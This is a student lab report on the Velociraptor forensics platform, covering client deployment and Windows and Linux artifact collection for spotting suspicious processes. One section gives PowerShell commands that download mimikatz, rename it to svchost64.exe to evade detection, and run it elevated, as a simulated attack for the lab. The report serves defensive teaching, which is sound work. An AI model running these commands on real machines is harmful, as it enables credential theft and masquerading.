



Velociraptor
Basic Process Enumeration and
System Process Identification

Prepared By:
Kazim Ali Obad

Supervisor:

Anmar Mohammed
MOHAMMED .B. HASSAN

CONTENTS

1 Introduction.....	5
2 Windows Artifacts	9
3 Linux Artifacts	28
4 Windows Server Artifacts	34
4 Digital Signature Verification in DFIR Investigations	38
4.1 Why Signature Verification Matters in DFIR	38
4.2 Method Sigcheck (Sysinternals)	38
5 Conclusion.....	43

TABLE OF FIGURES

FIGURE 1: KALI LINUX CLIENT	6
FIGURE 2: WINDOWS SERVER 2019	6
FIGURE 3: CLIENT.CONFIG.YAML	7
FIGURE 4: VELOCIRAPTOR SERVER DASHBOARD	7
FIGURE 5: DOWNLOADING MIMIKATZ USING POWERSHEL	8
FIGURE 6: WINDOWS.SYSTEM.PSLIST	9
FIGURE 7: WINDOWS.SYSTEM.SERVICES	10
FIGURE 8: WINDOWS.SYSTEM.TASKSCHEDULER	11
FIGURE 9: WINDOWS.SYSTEM.HANDLES	12
FIGURE 10: WINDOWS.SYSTEM.DLLS	13
FIGURE 11: WINDOWS.SYSTEM.AMCACHE	14
FIGURE 12: WINDOWS.SYSTEM.DNSCACHE	14
FIGURE 13: WINDOWS.SYSTEM.HOSTSFILE	15
FIGURE 14: WINDOWS.FORENSICS.PREFETCH	15
FIGURE 15: WINDOWS.FORENSICS.SRUM	16
FIGURE 16: WINDOWS.FORENSICS.BAM	16
FIGURE 17: WINDOWS.FORENSICS.LNK	17
FIGURE 18: WINDOWS.FORENSICS.RECYCLEBIN	17
FIGURE 19: WINDOWS.FORENSICS.SHELLBAGS	18
FIGURE 20: WINDOWS.FORENSICS.USN	18
FIGURE 21: WINDOWS.FORENSICS.CERTUTIL	19
FIGURE 22: WINDOWS.REGISTRY.APPCOMPATCACHE	19
FIGURE 23: WINDOWS.REGISTRY.USERASSIST	20
FIGURE 24: WINDOWS.DETECTION.YARA.PROCESS	20
FIGURE 25: WINDOWS.DETECTION.YARA.NTFS	21
FIGURE 26: WINDOWS.DETECTION.MUTANTS	21
FIGURE 27: WINDOWS.DETECTION.BINARYRENAME	22
FIGURE 28: WINDOWS.EVENTLOGS.EVTX	22
FIGURE 29: WINDOWS.EVENTLOGS.POWERSHELL	23
FIGURE 30: WINDOWS.EVENTLOGS.RDPAUTH	23

FIGURE 31: WINDOWS.EVENTLOGS.SERVICECREATION	24
FIGURE 32: WINDOWS.MEMORY.ACQUISITION	24
FIGURE 33: WINDOWS.MEMORY.PROCESSDUMP	25
FIGURE 34: WINDOWS.NETWORK.NETSTAT	25
FIGURE 35: WINDOWS.NETWORK.ARPCACHE	26
FIGURE 36: WINDOWS.SEARCH.FILEFINDER	26
FIGURE 37: WINDOWS.SEARCH.YARA	27
FIGURE 38: WINDOWS.CARVING.COBALTSTRIKE	27
FIGURE 39: LINUX.SYS.PSLIST	28
FIGURE 40: LINUX.SYS.USERS	28
FIGURE 41: LINUX.SYS.GROUPS	29
FIGURE 42: LINUX.SYS.CRONTAB	29
FIGURE 43: LINUX.SYS.SERVICES	30
FIGURE 44: LINUX.SYS.BASHHISTORY	30
FIGURE 45: LINUX.SYS.LASTUSERLOGIN	31
FIGURE 46: LINUX.SYS.MAPS	31
FIGURE 47: LINUX.FORENSICS.JOURNAL	32
FIGURE 48: LINUX.DETECTION.YARA	32
FIGURE 49: LINUX.DETECTION.YARA.PROCESS	33
FIGURE 50: WINDOWS.FORENSICS.USERACCESSLOG	34
FIGURE 51: WINDOWS.EVENTLOGS.RDPAUTH	35
FIGURE 52: WINDOWS.SYSTEM.SERVICES	36
FIGURE 53: WINDOWS.FORENSICS.PREFETCH	36
FIGURE 54: WINDOWS.NETWORK.NETSTAT	37
FIGURE 55: SIGCHECK INSTALLATION VERIFICATION	40
FIGURE 57: VERIFICATION OF SIGNED MICROSOFT SYSTEM FILES	41

Scenario:

Objective

Learn how to use Velociraptor to obtain a list of running **processes** in a Windows system and analyze them to identify normal system processes.

Background

Every Windows system runs a set of core processes that manage the operating system, such as session management, service management, and user management. A cybersecurity analyst must be able to recognize these processes and distinguish them from malicious ones.

Task: use the Artifact:

Windows.System.Pslist

to extract the list of running processes on the system.

Steps:

1. Launch Velociraptor GUI.
2. Navigate to:

Hunt Manager / Collect Artifact

1. Select the following Artifact:

Windows.System.Pslist

1. Run the **Collect** process.
2. Export the results or view them within Velociraptor.

Analysis Task

Must :

- 1 Extract **10 processes** from the results one of them must be mimikatz.
- 2 For each process, write:
- 3 Process name
- 4 Process function
- 5 Whether it is a system service or potentially suspicious
- 6 Executable file path

1 Introduction

What is Velociraptor?

Velociraptor is an open-source Digital Forensics and Incident Response (DFIR) platform that enables security analysts to collect, analyze, and hunt for threats across large numbers of endpoints simultaneously. It uses a specialized query language called VQL (Velociraptor Query Language) to define what data to collect from endpoints.

What is an Artifact?

In Velociraptor, an artifact is a named, pre-built collection task that defines what data to gather from an endpoint. Each artifact encapsulates one or more VQL queries, input parameters, and output column definitions. Artifacts are organized into namespaces that reflect their purpose: Windows.System, Linux.Forensics, etc.

Artifact Types

CLIENT: Runs on demand on the target endpoint. Collects a snapshot of the current state. Stops when collection completes.

CLIENT_EVENT: Runs continuously on the endpoint as a persistent monitoring agent. Streams events to the server in real time.

SERVER: Runs on the Velociraptor server itself rather than the endpoint. Used for server-side processing and result aggregation.

Linux Client Deployment

The Velociraptor Linux binary was downloaded on the Ubuntu endpoint. The binary was made executable, renamed and launched in client mode using the server-issued client.config.yaml. The client immediately began generating a new private key, confirming successful TLS enrollment against the server.

Commands executed:

```
chmod +x velociraptor-v0.75.6-linux-amd64
mv velociraptor-v0.75.6-linux-amd64 velociraptor
sudo ./velociraptor --config client.config.yaml client
```

```
kali@kali-VMware-Virtual-Platform: ~/Downloads
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kali@kali-VMware-Virtual-Platform:~/Downloads$ ls
client.config.yaml          velociraptor-v0.75.6-linux-amd64-musl
velociraptor-v0.75.6-linux-amd64
kali@kali-VMware-Virtual-Platform:~/Downloads$ chmod +x velociraptor-v0.75.6-linux-amd64
kali@kali-VMware-Virtual-Platform:~/Downloads$ mv velociraptor-v0.75.6-linux-amd64 velociraptor
kali@kali-VMware-Virtual-Platform:~/Downloads$ sudo ./velociraptor --config client.config.yaml client
[sudo] password for kali:
Generating new private key....
```

Figure 1: Ubuntu client

Windows Client Deployment (Windows Server 2019 & Windows 10)

The Windows Velociraptor binary was deployed to both Windows endpoints. On each host, the binary was run as Administrator from C:\Users\Administrator\Downloads with the service install command, binding the agent to the server-issued client.config.yaml. The service install mode registers Velociraptor as a persistent Windows service that survives reboots.

```
velociraptor-v0.75.6-windows-amd64.exe service install --config client.config.yaml
```

```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>velociraptor-v0.75.6-windows-amd64.exe service install --config client.config.yaml

C:\Users\Administrator\Downloads>whoami
win-6gg19aqsugc\administrator

C:\Users\Administrator\Downloads>
```

Figure 2: Windows Server 2019

Client Configuration File (client.config.yaml)

The client.config.yaml file is generated server-side and distributed to each endpoint. It contains the Velociraptor version, commit hash, build timestamp, target server URL (https://192.168.100.38:8000/), and the server’s CA certificate used to authenticate the TLS connection. Each client uses this file to establish a mutually authenticated, encrypted channel back to the server.

```

client.config - Notepad
Edit Format View Help
sion:
ame: velociraptor
ersion: 0.75.6
ommit: 0e657d636
uild_time: "2025-12-29T14:15:51Z"
ompiler: go1.25.0
ystem: linux
rchitecture: amd64
ent:
erver_urls:
  https://192.168.100.38:8000/
a_certificate: |
-----BEGIN CERTIFICATE-----
MIIDSzCCAjOgAwIBAgIQNmXv1n8E/o69UrM/9wx1YDANBgkqhkiG9w0BAQsFADAa
MRgwFgYDVQQKEw9WZixvY2lyYXB0b3Igc0EwHhcNMjYwMzE0MDQ0NDExwhcNMzYw
MzE0MDQ0NDExwJAAcMRgwFgYDVQQKEw9WZixvY2lyYXB0b3Igc0EwggE1MA0GC3qG
SIb3DQEBAQUAA4IBDwAwggEKAoIBAQC/MqjVB4RvOt0GwQn0493DPYuumwbSr2W
gHju5Fj1J9dxMc01801J/rty5HhAeUo6ec2z2NBp+/UCUSoaBRCDbaEYoeYR+Xc2s
5VAfVWHLI2I1tpWii Zhuani8yy0VxY1YMaJ7BefFdaXFZuXmRrSbQw100dilyCs1
nrjC3w+tx5rAB1+/BMJDMkKxKa1mKSR5g0dHz8921wCkFz+bIbL0TpdS6y/FKGE
xbw7sxI51tqJ4t+aMf1PJeSkVSMxikMxRncV0g4k2ancHV/s/QQy5EzpSh57t120M
PxTa32p3aETaIQmNtgFBX8DYqeIUPTshSB6mT4ACq3aia8cxdJX9AgMBAAGjYVww
gYkwDgYDVR0PAQH/BAQDAgKkMB0GA1UdJQQWMBQGCcsGAQUFBwMBBggrBgEFBQcD
AjAPBgNVHRMBAF8EBTADAQH/MB0GA1UdDgQWBBTfx73935r8xcNGStpkwDzCz3wD
2jAoBgNVHREITAFgh1WZixvY2lyYXB0b3Igc0EudmVsb2NpZGV4LmNvbTANBgkq
hk1G9w0BAQsFAAOCQAQAT1bDKbFXyo9NAX9Dzb2bfnbSuFXTgtXLYznS1dIuV8mk
pptAx0zADDPEPm0vye twup53MQ/FRADF1bvmmSbup6rbg1BwA5t3ywHy7m2DzAD
cT+ptLvrL30IsD5aLMExEzQdSRKNdGKK7N00ekswFhrvPBTvqFHIzIOSNkAsyWqs

```

Figure 3: client.config.yaml.

Connected Clients Server Dashboard

Following successful deployment, all three endpoints appear as online (green indicator) in the Velociraptor server’s client management dashboard. The dashboard confirms client IDs, hostnames, FQDNs, and OS versions for each enrolled host, providing the analyst with a real-time fleet view from which hunts and artifact collections can be launched.


Client ID	Hostname	FQDN	OS Version	Labels
C.52520e000e29725a	kali-VMware-Virtual-Platform	kali-VMware-Virtual-Platform	ubuntu24.04	
C.d4576182ed56bc4c	WIN-6GG19AQSUGC	WIN-6GG19AQSUGC	Microsoft Windows Server 2019 Standard Evaluation	
C.edbf2aee2adb2dee	DESKTOP-QPHM10D	DESKTOP-QPHM10D	Microsoft Windows 10 Home22H2	

Figure 4: Velociraptor server dashboard showing all 3 enrolled clients online

Running Mimikatz

The tool was executed within a controlled laboratory environment to simulate credential dumping behavior. After downloading and extracting the archive, the executable was renamed to svchost64.exe in order to mimic a legitimate Windows system process and evade basic detection mechanisms.

```
cd C:\Users\vm
Invoke-WebRequest -Uri "https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip" -OutFile file.zip
Expand-Archive file.zip file
cd file\x64
Rename-Item mimikatz.exe svchost64.exe
Start-Process .\svchost64.exe -Verb runAs
```



```
PS C:\Windows\system32> cd C:\Users\vm\file\x64
PS C:\Users\vm\file\x64> Rename-Item .\mimikatz.exe -NewName svchost64.exe
PS C:\Users\vm\file\x64> .\svchost64.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## \ / ##  /**/ Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##  > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # Start-Process .\svchost64.exe -Verb runAs
ERROR mimikatz_doLocal ; "Start-Process" command of "standard" module not found !

Module :          standard
Full name :       Standard module
Description :     Basic commands (does not require module name)

    exit - Quit mimikatz
    cls  - Clear screen (doesn't work with redirections, like PsExec)
    answer - Answer to the Ultimate Question of Life, the Universe, and Everything
    coffee - Please, make me a coffee!
    sleep - Sleep an amount of milliseconds
    log   - Log mimikatz input/output to file
    base64 - Switch file input/output base64
    version - Display some version informations
    cd    - Change or display current directory
    localtime - Displays system local date and time (OJ command)
    hostname - Displays system local hostname

mimikatz #
```

Figure 5: Downloading Mimikatz Using PowerShell

Windows.System.Services

Lists every service registered in the Windows registry under HKLM\SYSTEM\CurrentControlSet\Services. Shows the service name, display name, binary path, start type (automatic/manual/disabled), and current running state.

State	Name	DisplayName	Status	Pid	ExitCode	StartMode	PathName	ServiceType	UserAccount	Created	ServiceDll	FailureCommand	FailureActions	AbsolutePath
Stopped	AJRouter	AllJoyn Router Service	OK	0	1077	Manual	C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestrictd -p	Share Process	NT AUTHORITY\LocalService	2019-12-07T09:16:04.928Z	C:\Windows\System32\AJRouter.dll		{ "ResetPeriod": 86400, "FailureAction": [{ "Delay": 0, "Action": "Restart"}, { "Delay": 1, "Action": "Restart"}, { "Delay": 2, "Action": "Restart"}] }	C:\Windows\System32\AJRouter.dll
Stopped	ALG	Application Layer Gateway Service	OK	0	1077	Manual	C:\Windows\system32\alg.exe	Own Process	NT AUTHORITY\LocalService	2019-12-07T09:15:07.846Z			{ "ResetPeriod": 900, "FailureAction": [{ "Delay": 0, "Action": "Restart"}, { "Delay": 1, "Action": "Restart"}, { "Delay": 2, "Action": "Restart"}] }	C:\Windows\System32\alg.exe
Stopped	AppIDSvc	Application Identity	OK	0	1077	Manual	C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestrictd -p	Share Process	NT AUTHORITY\LocalService	2019-12-07T09:16:04.928Z	C:\Windows\System32\appidsvc.dll		{ "ResetPeriod": 86400, "FailureAction": [{ "Delay": 0, "Action": "Restart"}, { "Delay": 1, "Action": "Restart"}, { "Delay": 2, "Action": "Restart"}] }	C:\Windows\System32\appidsvc.dll
Running	AppInfo	Application Information	OK	4636	0	Manual	C:\Windows\system32\svchost.exe -k netsvcs -p	Share Process	LocalSystem	2019-12-07T09:16:04.928Z	C:\Windows\System32\appidinfo.dll		{ "ResetPeriod": 4294967295, "FailureAction": [{ "Delay": 0, "Action": "Restart"}, { "Delay": 1, "Action": "Restart"}, { "Delay": 2, "Action": "Restart"}] }	C:\Windows\System32\appidinfo.dll
Stopped	AppReadiness	App Readiness	OK	0	1077	Manual	C:\Windows\system32\svchost.exe	Share Process	LocalSystem	2019-12-07T09:15:07.846Z	C:\Windows\System32\AppReadiness.dll			C:\Windows\System32\AppReadiness.dll

Figure 7: Windows.System.Services

Malware commonly installs itself as a Windows service to survive reboots

Windows.System.TaskScheduler

Parses all scheduled task XML files stored in C:\Windows\System32\Tasks. Returns the task name, what it executes, its trigger conditions, which user account it runs as, and the last and next scheduled run times.




Figure 8: Windows.System.TaskScheduler

Scheduled tasks are one of the most common malware persistence mechanisms.

Windows.System.Handles

Enumerates all open kernel object handles across all processes. This reveals which processes are holding handles to sensitive system objects such as the LSASS process memory, registry hives, or named pipes used for inter-process communication.




Figure 9: Windows.System.Handles

A process that is not a Microsoft-signed security tool holding an open handle to lsass.exe is actively attempting to dump credentials.

Windows.System.DLLs

Lists all DLL (Dynamic Link Library) modules currently loaded into each running process. By examining where each DLL is loaded from, the analyst can detect DLL injection.




Figure 10: Windows.System.DLLs

Every DLL loaded from a temporary directory or a user-writable location into a high-privilege process is a strong indicator of DLL injection or side-loading. Attackers place malicious DLLs in these locations to hijack legitimate application execution.

Windows.System.Amcache

Parses the Amcache.hve registry hive, which Windows maintains to track program compatibility. It records the first time a program was executed, its SHA-1 hash, and file metadata including programs run from external USB drives.

FileId	Key	Hive	LastModified	Binary	Name	Size	ProductName	Publisher	Version	BinFileVersion
808093cae78a7440be29393c16c54a50057cea494d61	\Root\InventoryApplicationFile\3dviewer.exe 4bbba2169c8b42d3	C:\Windows\ppcompat\Programs\Amcache.hve	2026-03-16T08:27:23Z	c:\program files\windowsapps\microsoft.windows.common-fortification\3dviewer_7.2602.8012.0_x64__8wekyb3d8bbwe\3dviewer.exe	3DViewer.exe	19456	view 3d	microsoft corporation	7.2602.8012.0	7.2602.8012.0
80801ce2c579469f891cc708	\Root\InventoryApplicationFile\7za.exe	C:\Windows\files\vmware	2026-03-20T11:14:27Z	c:\program files\vmware	7za.exe	1287544	7-zip	igor pavlov	22.01	22.1.0.0

Figure 11: Windows.System.Amcache

Amcache records persist even after the executable is deleted. This artifact can prove that a malware tool was executed on the endpoint even when the attacker has cleaned up the binary from disk.

Windows.System.DNSCache

Dumps the Windows DNS resolver cache by querying the dnscache service. This cache holds recently resolved domain names and their corresponding IP addresses, providing a short-term history of what domains the system has looked up.

Name	Record	RecordType	TTL	QueryStatus	SectionType
132.62.102.104.in-addr.arpa	a104-102-62-132.deploy.static.akamaitechnologies.com	PTR	16701	Success	Answer
1.0.0.127.in-addr.arpa	kubernetes.docker.internal	PTR	602015	Success	Answer
251.0.0.224.in-addr.arpa	mdns.mcast.net	PTR	16547	Success	Answer
gateway.docker.internal		AAAA	0	9501	0
gateway.docker.internal	172.28.21.101	A	602015	Success	Answer
136.18.215.23.in-addr.arpa	a23-215-18-136.deploy.static.akamaitechnologies.com	PTR	9045	Success	Answer
99.142.251.142.in-addr.arpa	1csofa-an-in-f3.1e100.net	PTR	414	Success	Answer

Figure 12: Windows.System.DNSCache

Even after network connections are closed, the DNS cache retains evidence of recently contacted domains. A C2 domain, phishing site, or data exfiltration endpoint will appear here long after the actual connection terminated.

Windows.System.HostsFile

Reads the Windows hosts file located at C:\Windows\System32\drivers\etc\hosts. This file can override DNS resolution for any domain, and malware commonly modifies it to block access to security vendor update servers.

Resolution	Hostname	Comment
#	[<ul style="list-style-type: none"> 0: "Copyright" 1: "(c)" 2: "1993-2009" 3: "Microsoft" 4: "Corp."]	
172.28.21.101	host.docker.internal	
172.28.21.101	gateway.docker.internal	
127.0.0.1	kubernetes.docker.internal	

Figure 13: Windows.System.HostsFile

Malware frequently redirect antivirus update servers, Windows Update, and SIEM telemetry endpoints by modifying the hosts file. This prevents the security tools from receiving updates or sending alerts.

Windows.Forensics.Prefetch

Parses Windows Prefetch files stored in C:\Windows\Prefetch. These files are created by Windows to speed up application loading and contain a record of every program that was executed: how many times it ran, when it last ran, and which files it accessed during execution.

Executable	FileSize	Hash	Version	LastRunTimes	RunCount	ExecutablePath	ExecutableOsPath	OSPath	PrefetchFileName	CreationTime	ModificationTime
AM_DELTA_PATCH_1 .445.699.0.EX	9916	0XFFDB2CDE	Win10 (30)	[<ul style="list-style-type: none"> 0: "2026-03-23T06:55:46Z"]	1	\DEVICE\HARDDISKVOLUME3\WINDOWS\SOFTWARE DISTRIBUTION\DOWNLOADED\INSTALL\AM_DELTA_PATCH_1.445.699.0.EXE	\DEVICE\HARDDISKVOLUME3\WINDOWS\SOFTWARE DISTRIBUTION\DOWNLOADED\INSTALL\AM_DELTA_PATCH_1.445.699.0.EXE	C:\Windows\Prefetch\AM_DELTA_PATCH_1.445.699.0.EX-FFDB2CDE.pf	2026-03-23T06:55:58.209Z	2026-03-23T06:55:58.209Z	9Z
AM_DELTA_PATCH_1 .445.711.0.EX	9924	0X1A2168B3	Win10 (30)	[<ul style="list-style-type: none"> 0: "2026-03-24T06:03:21Z"]	1	\DEVICE\HARDDISKVOLUME3\WINDOWS\SOFTWARE DISTRIBUTION\DOWNLOADED\INSTALL\AM_DELTA_PATCH_1.445.711.0.EXE	\DEVICE\HARDDISKVOLUME3\WINDOWS\SOFTWARE DISTRIBUTION\DOWNLOADED\INSTALL\AM_DELTA_PATCH_1.445.711.0.EXE	C:\Windows\Prefetch\AM_DELTA_PATCH_1.445.711.0.EX-1A2168B3.pf	2026-03-24T06:03:31.530Z	2026-03-24T06:03:31.530Z	0Z

Figure 14: Windows.Forensics.Prefetch

Prefetch files are created and updated every time a program runs even after the binary is deleted. If mimikatz.exe, psexec.exe, or any attacker tool appears in Prefetch, this is definitive proof it was executed on this system regardless of whether the binary still exists.

Windows.Forensics.SRUM

Parses the System Resource Usage Monitor database (SRUM), a Windows feature that records application resource consumption over the past 30-60 days. This includes how much data each application sent and received over the network, providing long-term network usage history.




Figure 15: Windows.Forensics.SRUM

SRUM is one of the best sources for quantifying data exfiltration. If an attacker exfiltrated 50 GB of data through a custom tool or even a legitimate file transfer application, SRUM will record the exact bytes transferred with timestamps covering the past 30-60 days.

Windows.Forensics.Bam

Parses the Background Activity Moderator (BAM) registry key, available on Windows. BAM records the last time each binary was executed and critically attributes each execution to a specific user account by their security identifier (SID).

SID	Username	Binary	Bam_time
S-1-5-18	SYSTEM	\Device\HarddiskVolume3\Windows\System32\consent.exe	2026-03-25T08:51:50Z
S-1-5-18	SYSTEM	\Device\HarddiskVolume3\Windows\System32\csrss.exe	2026-03-25T08:47:47Z
S-1-5-21-3214742688-4231865501-2707426398-1000		Microsoft.Windows.CloudExperienceHost_cw5n1h2txyewy	2025-08-15T21:49:58Z
S-1-5-21-3214742688-4231865501-2707426398-1000		Microsoft.Windows.ShellExperienceHost_cw5n1h2txyewy	2025-08-15T21:34:14Z
S-1-5-21-3214742688-4231865501-2707426398-1000		Microsoft.Windows.Client.CBS_cw5n1h2txyewy	2025-08-15T21:49:57Z
S-1-5-21-3214742688-4231865501-2707426398-1001	vm	Microsoft.LockApp_cw5n1h2txyewy	2026-03-23T07:26:15Z
